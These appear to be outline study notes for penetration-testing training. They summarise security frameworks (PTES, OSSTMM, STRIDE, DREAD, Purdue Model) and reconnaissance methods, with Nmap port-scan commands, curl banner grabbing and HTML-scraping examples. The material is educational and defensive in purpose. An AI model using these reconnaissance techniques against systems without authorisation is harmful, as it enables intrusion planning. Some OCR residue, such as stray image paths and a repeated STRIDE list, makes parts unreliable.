        - Apps should request only essential data and ensure informed user consent
        - Data sharing with third parties should be necessary and based on user consent

- OWASP Mobile Application Security Testing Guide (MASTG)
  - Provides a detailed testing framework for validating security controls
- OWASP MAS Checklist
  - Offers a practical format for assessing security features in the app
- Examples Related to Defined Terms
  - MASVS-STORAGE
    - Ensures secure storage of user credentials through good encryption practices
  - MASVS-CRYPTO
    - Uses industry-standard encryption to protect data both in transit and at rest
  - MASVS-AUTH
    - Implements strong user authentication mechanisms
  - MASVS-NETWORK
    - Uses SSL/TLS protocols to secure data in transit
  - MASVS-PLATFORM
    - Prevents data leakage through platform mechanisms like auto-generated screenshots
  - MASVS-CODE
    - Ensures all incoming data is properly verified and sanitized
  - MASVS-RESILIENCE
    - Detects and mitigates attempts to alter the app's code or behavior
  - MASVS-PRIVACY
    - Ensures informed user consent for data sharing with third parties

- **PTES**
    - PTES (Penetration Testing Execution Standard)
        - Framework for conducting thorough and effective penetration tests
        - Structured approach to testing the security of information systems and networks
        - Seven Main Sections of PTES
    - Pre-engagement Interactions
        - Initial communication and reasons for conducting a penetration test
        - Includes tools and techniques for a successful start
        - Elements
            - Time estimation, scoping meetings, additional support, questionnaires, general questions, scope creep, start and end dates, IP ranges and domains, dealing with third parties, acceptable social engineering pretexts, DoS testing, payment terms, goals, lines of communication, emergency contact information, rules of engagement, and technology in place
    - Information Gathering
        - Lays groundwork for an effective penetration test
        - Structured to progressively deepen intelligence about the target
        - Levels
            - Compliance Driven, Best Practice, State Sponsored
        - Includes Open-Source Intelligence, corporate structures, technology setups, and footprinting (passive and active techniques)
    - Threat Modeling
        - Understanding business assets and processes that need protection
        - Identifies threats and their capabilities

        - Prioritizes critical assets and threat vectors
        - Collaborative effort with the organization or based on open-source intelligence
        - Detailed documentation in the penetration test report, linking findings to specific threats
    - Vulnerability Analysis
        - Identifying security weaknesses using active and passive testing techniques
        - Active testing: Direct interaction with the system (e.g., probing for outdated software, configuration errors)
        - Passive testing: Observing the system without direct interaction
        - Validation steps to confirm vulnerabilities and their exploitability
    - Exploitation
        - Actively exploiting identified vulnerabilities
        - Simulates an attacker's attempt to exploit weaknesses
        - Techniques
            - Injecting code, manipulating protocols, hijacking sessions
        - Demonstrates the potential real-world impact of vulnerabilities
    - Post-exploitation
        - Follows successful exploitation with gained access
        - Explores further potential achievements of an attacker
        - Activities
            - Accessing sensitive data, escalating privileges, installing backdoors, navigating the network
        - Assesses potential damage and effectiveness of internal defenses
    - Reporting

- Compiles a detailed report of all activities conducted during the test
- Includes vulnerabilities exploited, systems accessed, and potential impact
- Provides clear, actionable recommendations for remediation
- Aims to guide the organization in strengthening defenses and improving security framework
- Report should be understandable to both technical and non-technical stakeholders

- Examples Related to Defined Terms
  - Pre-engagement Interactions
    - Metrics for time estimation, scope creep management, setting start and end dates
  - Information Gathering
    - Identifying corporate structures and technology setups through footprinting
  - Threat Modeling
    - Documenting threat vectors and critical assets in the penetration test report
  - Vulnerability Analysis
    - Validating identified vulnerabilities through both active and passive testing
  - Exploitation
    - Using code injection to demonstrate vulnerability impact
  - Post-exploitation
    - Escalating privileges and accessing sensitive data to understand potential damage
  - Reporting

- Providing a detailed analysis and actionable recommendations for security improvement

- **CREST**
  - CREST
    - Council of Registered Ethical Security Testers
    - Organization of security companies
    - Sets rigorous standards for cybersecurity services
    - Accreditation system ensures high-quality services
    - Over 300 members worldwide, including leading security companies
  - CREST Certification Process
    - Extensive audit and accreditation process for companies
    - Ensures compliance with strict Codes of Conduct and Ethics
    - Robust Complaints and Resolution Measures
  - CDPT
    - CREST Defensible Penetration Test) Guidelines
    - Establish standard for conducting penetration tests
    - Emphasize importance of tests being scoped, delivered, and evaluated by skilled professionals
    - Organized into ten sections plus a definitions section
  - Executive Summary
    - Clarifies common terms
    - Sets stage for unified understanding of penetration testing across the industry
  - Background

        - Discusses evolution and variability of penetration testing practices
        - Emphasizes need for a global standard for consistency and quality
    - Commercially Defensible Assurance Activity
        - Emphasizes legal and commercial defensibility of penetration tests
        - Tests must be conducted by competent individuals to ensure credibility and reliability
    - How this Specification Should be Used
        - Ensures penetration testing practices are compliant and effective
    - Quality Assurance of Organisations
        - Discusses need for reliable and certified penetration testing providers
    - Benefits of CREST Accreditation
        - Outlines advantages of choosing CREST-accredited companies
        - Enhances trust and reliability of services
    - Suitably Skilled and Competent Individuals
        - Highlights qualifications and ethical standards required of professionals conducting tests
    - Importance of Defining Goals & Objectives
        - Emphasizes necessity of having clear goals and objectives for penetration testing
        - Goals should be clearly defined by the buyer and listed by service providers
    - A Question of Scope
        - Importance of properly defining the scope of a penetration test
        - Identifies relevant attack surface (e.g., network, local area network)
    - Reporting Framework
        - Details expectations for comprehensive reporting on test findings

        - Ensures reports are valuable and informative for clients
    - Examples Related to Defined Terms
        - CREST Certification Process
            - Companies undergo extensive audits to ensure compliance with strict standards
        - Commercially Defensible Assurance Activity
            - Penetration tests conducted by certified professionals to ensure credibility
        - Importance of Defining Goals & Objectives
            - Buyer defines specific needs or requirements for penetration testing
        - A Question of Scope
            - Proper scoping identifies relevant attack surfaces for effective testing
        - Reporting Framework
            - Comprehensive reports provide actionable findings for clients

- **OSSTMM**
    - OSSTMM
        - Open-Source Security Testing Methodology Manual
        - Developed by the Institute for Security and Open Methodologies (ISECOM)
        - Open-sourced: Anyone can submit recommendations
        - Goal

- Provide a scientific method for accurately assessing operational security (OpSec)

- ISECOM
  - Institute for Security and Open Methodologies
  - Develops OSSTMM
  - Provides additional resources through paid membership (e.g., Hacker Highschool, Cybersecurity Playbook)
- Operational Security (OpSec)
  - Assessed through thorough examination and comparison of test results
  - Ensures consistency and trustworthiness across different types of audits (penetration tests, ethical hacking, security assessments, vulnerability assessments, red-teaming, blue-teaming)
- Security Verification Process
  - Focuses on facts
  - Professional presentation of security metrics
  - Ensures high standards, covering all necessary areas while considering legal requirements
  - Produces measurable, consistent, and repeatable results based on evidence
- Central Reference Point
  - OSSTMM serves as a reference for all security tests
  - Applicable regardless of organization's size, technology, or protection level
- Comprehensive Approach to Security
  - Includes testing digital assets, human security, and physical security
  - Useful for various industries (e.g., healthcare, finance)

- Educational Resources
  - Promote security awareness and outline best practices
  - Examples
    - Hacker Highschool, Cybersecurity Playbook
- Environmental and Operational Security Considerations
  - Guidelines for securing data and physical assets
- Quick Start Guide
  - Assists with initial stages of security testing
  - Helps identify what and how to test
  - Emphasizes documenting the testing approach
- Certification Paths
  - Validate expertise in conducting security tests according to OSSTMM
  - Essential for boosting professional credentials
  - Proves ability to handle complex security scenarios and adapt to evolving cybersecurity threats
- Examples Related to Defined Terms
  - Operational Security (OpSec)
    - Ensures consistent and trustworthy results across different audits like penetration tests and ethical hacking
  - Security Verification Process
    - Produces measurable and repeatable results based solely on evidence from tests
  - Central Reference Point
    - Applicable to any organization, regardless of size or technology
  - Comprehensive Approach to Security

- Includes guidelines for human security and physical security testing

- Quick Start Guide
  - Helps navigate the complexities of setting up a test that aligns with global security standards

- **STRIDE**
  - STRIDE
    - A security model developed by a team at Microsoft
    - Provides a systematic approach to security encompassing six key elements: Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, and Elevation of privilege
  - Elements of STRIDE
    - Spoofing
      - Involves an attacker assuming the identity of another user to gain unauthorized access
      - Focuses on the authentication process
      - Example
        - Attacker uses stolen credentials to access a system
      - Protection
        - Employing strong encryption techniques, avoiding storage of secret information
    - Tampering
      - Refers to the malicious modification or alteration of data
      - Concern

        - Integrity of data
    - Example
        - Altering data stored in a database
    - Mitigation
        - Using cryptographic hash functions, proper input validation, Message Authentication Codes, digital signatures, tamper-resistant protocols (e.g., HTTPS)
- Repudiation
    - Performing actions on a system that cannot be traced back to an individual user
    - Prevalent in environments lacking proper auditing and logging controls
    - Non-repudiation measures
        - Logging, digital signatures, timestamps, audit trails
- Information Disclosure
    - Unauthorized access to confidential information
    - Breaches confidentiality
    - Protection: Implementing access controls
        - e.g., Role-Based Access Control, encrypting data using robust algorithms
            - e.g., AES-256
        - Secure communication channels
            - e.g., TLS protocols
- Denial of Service (DoS)
    - Designed to interrupt the normal functioning of a website, service, or network by overwhelming it with requests

- Target
  - Availability of services
- Mitigation
  - Deploying firewalls, configuring rate-limiting rules, implementing redundancy, filtering and throttling mechanisms, quality of service rules

■ Elevation of Privileges
- When a user with limited permissions exploits a weakness to gain higher-level permissions
- Involves authorization mechanisms
- Mitigation
  - Implementation of the principle of least privilege

- **The Purdue Model**
  - Purdue Model for ICS Security
    - Foundational framework for protecting operational technology (OT) environments
    - Part of the Purdue Enterprise Reference Architecture
    - Helps define network segmentation in industrial settings
    - Isolates and protects OT systems from potential cyber threats
    - Purpose
      - Originally developed to support computer-integrated manufacturing
      - Organizes network architecture to support OT security

- Ensures data flows follow a hierarchical structure supporting security and smooth operations
- Useful in environments with edge computing and direct-to-cloud connectivity

- Levels/Zones of the Purdue Model
  - Level 5 (External/Vendor Support/Cloud Access)
    - Part of the Enterprise Security Zone
    - Features strong IT controls for risk reduction
    - Manages interactions with external vendors and cloud services
    - Supports industrial operations relying on external partnerships and cloud technologies
  - Level 4 (Business Logistics Systems/Enterprise IT)
    - Strong IT controls
    - Covers corporate IT operations, including enterprise resource planning systems
    - Manages crucial business functions like production scheduling, material use, shipping, and inventory management
  - Level 3.5 (Demilitarized Zone (DMZ))
    - Buffer zone hosting security measures like firewalls and proxies
    - Controls data exchange between IT and OT systems
    - Prevents potential threats from spreading
  - Level 3 (Manufacturing Operations Systems Zone)
    - Hosts operations management systems such as Manufacturing Execution Systems
    - Directs real-time manufacturing processes
    - Stores critical operational data for analysis

        - Level 2 (Control Systems Zone)
            - Includes devices like Supervisory Control and Data Acquisition (SCADA) systems
            - Monitors and controls physical processes
        - Level 1 (Intelligent Devices Zone)
            - Includes Programmable Logic Controllers (PLCs)
            - Manages operations based on real-time data from sensors in the Physical Process Zone
        - Level 0 (Physical Process Zone)
            - Where actual manufacturing processes occur
            - Includes sensors and actuators that directly interact with manufacturing operations
    - Relevance of the Purdue Model
        - Remains high despite changes in industrial networking and merging of IT and OT
        - Addresses challenges from direct-to-cloud data flow from Level 0 devices
        - Provides a solid framework for segmenting and protecting networks
        - Clear zones and strict controls at each level help prevent unauthorized access and manage cyber risks
        - Adapts to new technologies and methods, offering a valuable blueprint for securing industrial control systems

- **OCTAVE**
    - *OCTAVE*
        - Operationally Critical Threat, Asset, and Vulnerability Evaluation
        - Developed by Carnegie Mellon University's Software Engineering Institute

- Designed to manage organizational risks, not just technical ones
- Ideal for small to medium-sized organizations
- Focuses on operational impacts like data breaches

- Benefits of OCTAVE
  - Self-directed approach
    - Allows organizations to shape their security assessments internally
  - Encourages ownership
    - Internal teams lead the assessment
  - Combines organizational insight with technological assessments
- Phases of OCTAVE
  - Phase 1 (Build Enterprise-Wide Security Requirements)
    - Process 1 (Identify Enterprise Knowledge)
      - Senior managers contribute insights on key assets, threats, risk indicators, and protection strategies
    - Process 2 (Identify Operational Area Knowledge)
      - Operational area managers capture their perspectives on key assets and threats
    - Process 3 (Identify Staff Knowledge)
      - Staff-level input on key areas
    - Process 4 (Establish Security Requirements)
      - Combine information to develop an enterprise-wide view of assets, threats, protection strategies, and security requirements
  - Phase 2 (Identify Infrastructure Vulnerabilities)
    - Process 5 (Map High-Priority Information Assets to Information Infrastructure)

        - Map high-priority infrastructure components using compiled asset and threat information
    - Process 6 (Perform Infrastructure Vulnerability Evaluation)
        - Evaluate the infrastructure for missing policies, practices, and vulnerabilities
- Phase 3 (Determine Security Risk Management Strategy)
    - Process 7 (Conduct Multi-Dimensional Risk Analysis)
        - Analyze potential risks by examining break-in scenarios, asset vulnerabilities, and threat likelihoods
    - Process 8 (Develop Protection Strategy)
        - Create a strategic plan to mitigate prioritized risks, select appropriate mitigation strategies, and craft a risk management plan
- Main Elements of OCTAVE
    - Spoofing
        - Involves an attacker assuming another user's identity to gain unauthorized access
    - Tampering
        - Refers to the malicious modification or alteration of data
    - Repudiation
        - Involves performing actions on a system that cannot be traced back to an individual user
    - Information Disclosure
        - Unauthorized access to confidential information
    - Denial of Service

        - Interrupts the normal functioning of a website, service, or network by overwhelming it with requests
    - Elevation of Privileges
        - When a user with limited permissions exploits a weakness to gain higher-level permissions

- **DREAD**
    - DREAD
        - Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability
        - A risk assessment model used to quantify, prioritize, and compare the level of risk from various security threats
        - Allows analysts to rate, compare, and prioritize the severity of threats by assigning a score between 0 and 10 to each of the five key categories
        - The overall threat rating is determined by adding all these scores together
    - Severity Categories Based on Total ScoresCritical (40-50)**: Must be addressed immediately
        - High (25-39)
            - Severe vulnerability that should be reviewed and resolved soon
        - Medium (11-24)
            - Moderate risk that should be reviewed after more severe risks
        - Low (1-10)
            - Minimal risk to infrastructure and data
    - DREAD Components and Scoring Examples
        - Damage Potential

- Evaluates the extent of damage that a successful exploitation of the vulnerability could cause
- Example Scores
    - 0
        - No damage
    - 5
        - Information disclosure
    - 8
        - Non-sensitive user data compromised
    - 9
        - Non-sensitive administrative data compromised
    - 10
        - Destruction of an information system; data or application unavailability

- Reproducibility
    - Measures how easily a threat can be replicated by an attacker
    - Example Scores
        - 0
            - Difficult or impossible
        - 5
            - Complex
        - 7.5
            - Easy
        - 10
            - Very easy
- Exploitability

- Assesses the level of effort and resources required to exploit the vulnerability
- Example Scores
  - 2.5
    - Advanced programming and networking skills
  - 5
    - Available attack tools
  - 9
    - Web application proxies
  - 10
    - Web browser

- Affected Users
- Quantifies the segment of the user base that would be impacted if the vulnerability were exploited
- Example Scores
  - 0
    - No users
  - 2.5
    - Individual user
  - 6
    - Few users
  - 8
    - Administrative users
  - 10
    - All users
- Discoverability

- Refers to how easy it is for the potential attacker to discover the vulnerability
- Example Scores
    - 0
        - Hard to discover the vulnerability
    - 5
        - HTTP requests can uncover the vulnerability
    - 8
        - Vulnerability found in the public domain
    - 10
        - Vulnerability found in web address bar or form
- Application of DREAD
    - Helps prioritize security efforts effectively by making informed decisions about which vulnerabilities require immediate attention
    - Should be complemented with other models and insights from updated security practices for a comprehensive security assessment strategy

- **Using the MITRE ATT&CK Framework: A Demonstration**
    - *MITRE ATT&CK Framework*
        - Widely used tool in cybersecurity
        - Developed to understand threat behaviors and improve defenses
    - Techniques Overview
        - *Active Scanning*
            - Technique used to identify open ports, services, and potential vulnerabilities on a target system

- *Content Injection*
  - Involves modifying content on a website or application to include malicious code
- *Access Token Manipulation*
  - Attackers manipulate tokens to impersonate legitimate users and gain unauthorized access

- Purpose
  - Understand common attacker techniques
  - Strengthen defenses against these tactics

Information Gathering

Objective 2.1: Given a scenario, apply information gathering techniques

- **Passive Reconnaissance in Penetration Testing**
    - *Passive Reconnaissance*
        - A technique in penetration testing used to gather information about a target without direct interaction with its systems
        - Purpose
            - To collect valuable data while minimizing the risk of detection.
    - Tools and Methods in Passive Reconnaissance
        - Public Source-Code Repositories
            - Platforms
                - GitHub, Bitbucket, SourceForge
            - Risks
                - Expose sensitive information (hostnames, IP addresses, database servers, service configurations, credentials)
                    - Example
                        - Developers might accidentally push code containing API keys or credentials
                    - Example Code:

```
db_config = {
    "host": "192.168.1.100",
    "user": "admin",
    "password": "p@sswOrd",
    "database": "companydb"
}
```

- Vulnerabilities
  - Hard-coded credentials for database access
  - Deployment scripts revealing server configurations or environmental variables
- Usage
  - Examining code and metadata to uncover vulnerabilities without direct network engagement

■ Searching for Images and Archived Websites

- Tools
  - Wayback Machine, web cache viewers, TinEye, Google Image Search
- Purpose
  - Access older versions of websites to capture snapshots of past content
  - Reveal security lapses or sensitive information no longer available on current site
- Examples
  - Directories, old press releases, deprecated user interfaces exposing system details

        - Event photos with visible login credentials on a whiteboard in the background
    - Commands like 'dig'
        - Purpose
            - Query DNS records to retrieve information about domain names, IP mappings, and other DNS-related data
        - Advantage
            - Does not send traffic directly to the target's systems
        - Usage
            - Gather details about organizational structure and IT infrastructure
        - Example
            - Retrieving DNS records to understand the target's domain setup
- Importance of Passive Reconnaissance
    - Initial Step
        - Essential for compiling a comprehensive profile of the target
    - Stealthy Approach
        - Allows information gathering without alerting the target
    - Preparation for Engagement
        - Provides groundwork for more direct engagement in later phases of the penetration test

- **Network Sniffing**
    - *Network Sniffing*
        - The process of capturing packets of data as they travel across a network
        - Purpose

- Helps penetration testers and security professionals uncover vulnerabilities and monitor network traffic in real-time
- Phases
  - Gathering information about network topology and architecture
  - Identifying active hosts, services, and key communication endpoints
  - Exposing weaknesses in network configurations and outdated protocols

- *PCAP Files*
  - Packet Capture files that log data packets flowing across a network
  - Usefulness
    - For detailed analysis, replaying network interactions, diagnosing intermittent network issues, and forensic analysis after a security breach
  - Example
    - Using tools like tcpdump to capture packets and analyzing them with Wireshark to trace data packets' origins and destinations
- Wireshark
  - Purpose
    - Analyzes network traffic and presents a user-friendly interface for examining data packets in depth
  - Features
    - Filtering Capability
      - Isolates packets based on criteria such as protocols, IP addresses, port numbers
  - Use Case

- Troubleshooting intermittent connection issues by filtering relevant packets and identifying error codes

- IoT and OT Domain
  - Importance
    - Deploying network sniffing technologies in the IoT and OT domain to monitor specialized protocols
  - Specialized Protocols
    - MQTT (Message Queuing Telemetry Transport)
      - Used for lightweight messaging in IoT
    - Modbus
      - Used in industrial environments for primary/secondary relationships between controllers
  - Tools and Configurations
    - Additional configurations or plugins in Wireshark may be needed for proper analysis
    - Example
      - Using a Modbus dissector in Wireshark to interpret data packets specific to Modbus communication

- Benefits of Network Sniffing
  - Provides deep visibility into network operations
  - Critical for uncovering both normal and malicious behaviors

        - Ensures robust network security assessment

- **Active Reconnaissance**
    - *Active Reconnaissance*
        - Involves directly interacting with the target's systems to gather important data
        - Risk
            - May alert the target that someone is assessing their security
    - Methods of Active Reconnaissance
        - Protocol Scanning
            - Involves sending packets to a target to identify the protocols in use
                - e.g., FTP, SSH, SMTP, HTTP
        - Tools
            - Nmap
        - Example
            - Scanning IP addresses to see if port 22 (SSH) is open, indicating the SSH service is available and possibly vulnerable
        - TCP/UDP Scanning
            - TCP Scanning
                - Uses Transmission Control Protocol to find open ports and running services
                - Involves starting a handshake to see if a port is open
                - Example

- SYN scan with Nmap sends a TCP SYN packet; receiving a SYN-ACK response indicates an open port
- UDP Scanning
  - Uses User Datagram Protocol to find open ports and running services
- Sends UDP packets to various ports to determine status based on responses
- Example
  - No response indicates a blocked UDP port; ICMP port unreachable error suggests a closed port

- Banner Grabbing
  - Gathers information about the software running on a network, including type and version
  - Involves connecting to a remote service and recording the banner information sent back
  - Tools
    - Telnet, specialized scripts, curl command
  - Example
    - `curl -I www.google.com` sends a HEAD request to a server, revealing details about server configuration like server type, cookies, and caching policies
  - Example Code Snippet


- **Port and Protocol Scanning**
  - *Port and Protocol Scanning*
    - Methods used by network security professionals and penetration testers to identify which ports are open on a target host and determine the services running on those ports
  - Port Scanning
    - Involves sending packets to specific ports on a host and analyzing the responses to learn about the state of the ports and the services they are running
  - TCP Scanning
    - TCP (Transmission Control Protocol)
      - Connection-oriented protocol; requires a connection to be established before data can be sent
    - SYN Scan (Half-open scan)
      - Sends a SYN packet to a specific port on the target machine
      - SYN-ACK response indicates the port is open

- Scanner sends an RST to abort the connection before it is fully established
- Popular for quickly determining port status without fully opening a connection

- UDP Scanning
  - UDP (User Datagram Protocol)
    - Connectionless protocol; sends packets without establishing a connection
  - Responses
    - ICMP port unreachable error indicates the port is closed
    - No response could mean the port is open or filtered by a firewall
    - Generally supplemented with additional verification scans or methods
- Tools for Port Scanning
  - Nmap
    - Offers a variety of options for port scanning tailored to the specifics of the engagement and the target network's configuration
- Application-Layer Protocols
  - FTP (File Transfer Protocol)
    - Used for transferring files between a client and a server
    - Commonly found on port 21
    - Known for lack of secure data transmission
  - SMTP (Simple Mail Transfer Protocol)
    - Used for sending emails
    - Usually found on port 25

- Further investigations for open mail relays or gathering email headers

- DNS (Domain Name System)
  - Translates domain names to IP addresses and vice versa
  - Typically operates on port 53
  - Reveals information about domain names and associated IP addresses
- HTTP (Hypertext Transfer Protocol)
  - Used for transmitting web pages
  - Runs on port 80 (non-secure) and port 443 (secure)
  - Scanning these ports can uncover active web servers and potential vulnerabilities
- MB (Server Message Block)
  - Used for file sharing, network browsing, and printer services
  - Usually runs on ports 139 and 445
  - Open SMB ports can be a significant security risk



- Example Command for TCP SYN Scan
  - nmap -sS -p 1-65535 scanme.nmap.org
  - Performs a SYN scan against all ports on the target scanme.nmap.org

- Example Command for UDP Scan
  - nmap -sU -p 1-65535 scanme.nmap.org
  - Initiates a UDP scan against all ports on the same host

- **HTML Scraping and Cached Pages**
  - Introduction to HTML Scraping
    - Definition:
      - Collecting data from a website's HTML code
    - Purpose:


- Uncover hidden or overlooked details within the site's markup
- Tools:
  - Beautiful Soup (Python)
  - Browser inspection tools

- Techniques for HTML Scraping
  - Inspecting HTML Source Code:
    - Right-click on a webpage and select "inspect" to view the underlying code
    - Look for comments, meta tags, and script tags
    - Example:
      - Finding comments like `<!-- Note: Update server to version 2.0 next month →` or meta tags such as `<meta name="generator" content="Drupal 8.9">`
  - Use Case:
    - Identifying backend technologies, server types, and internal names or IP addresses
- Example Scenario: Acme Corp
  - Website:
    - www.acmecorp.com
  - Findings:
    - Comment:
      - `<!-- Note: Update server to version 2.0 next month →`.
    - Meta Tag:
      - `<meta name="generator" content="Drupal 8.9">`.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="generator" content="Drupal 8.9">
    <title>Acme Corp</title>
</head>
<body>
    <h1>Welcome to Acme Corp</h1>
    <p>Your partner in innovative solutions.</p>

    <!-- Note: Update server to version 2.0 next month -->

    <script>
        // Some JavaScript code
        console.log("Acme Corp website");
    </script>
</body>
</html>
```

- Implications:
  - Potential vulnerabilities like known exploits for the indicated Drupal version

- Introduction to Cached Pages
  - Definition:
    - Accessing stored versions of web pages that have been deleted or altered
  - Tools:
    - Google cache
    - Wayback Machine
  - Purpose:
    - Retrieve content that has been removed or changed.
- Techniques for Using Cached Pages
  - Google Cache:
    - Use the "cache:" operator in Google search to find cached versions of web pages.
    - Example:
      - cache:https://en.wikipedia.org/wiki/Albert_Einstein



- Wayback Machine:
  - Archive web pages periodically
  - Access past versions of websites
- HTTP Header Sniffing:
  - Analyze HTTP headers for information about server types and configurations.
  - Example:
    - Response indicating redirection and server type (e.g., Apache/2.4.29 on Ubuntu).

- Example Scenario: Kelly Innovations
  - Objective: Find a website that was moved
  - HTTP Response:


- Status: `HTTP/1.1 301 Moved Permanently`.
- Server Type: `Server: Apache/2.4.29 (Ubuntu)`

```
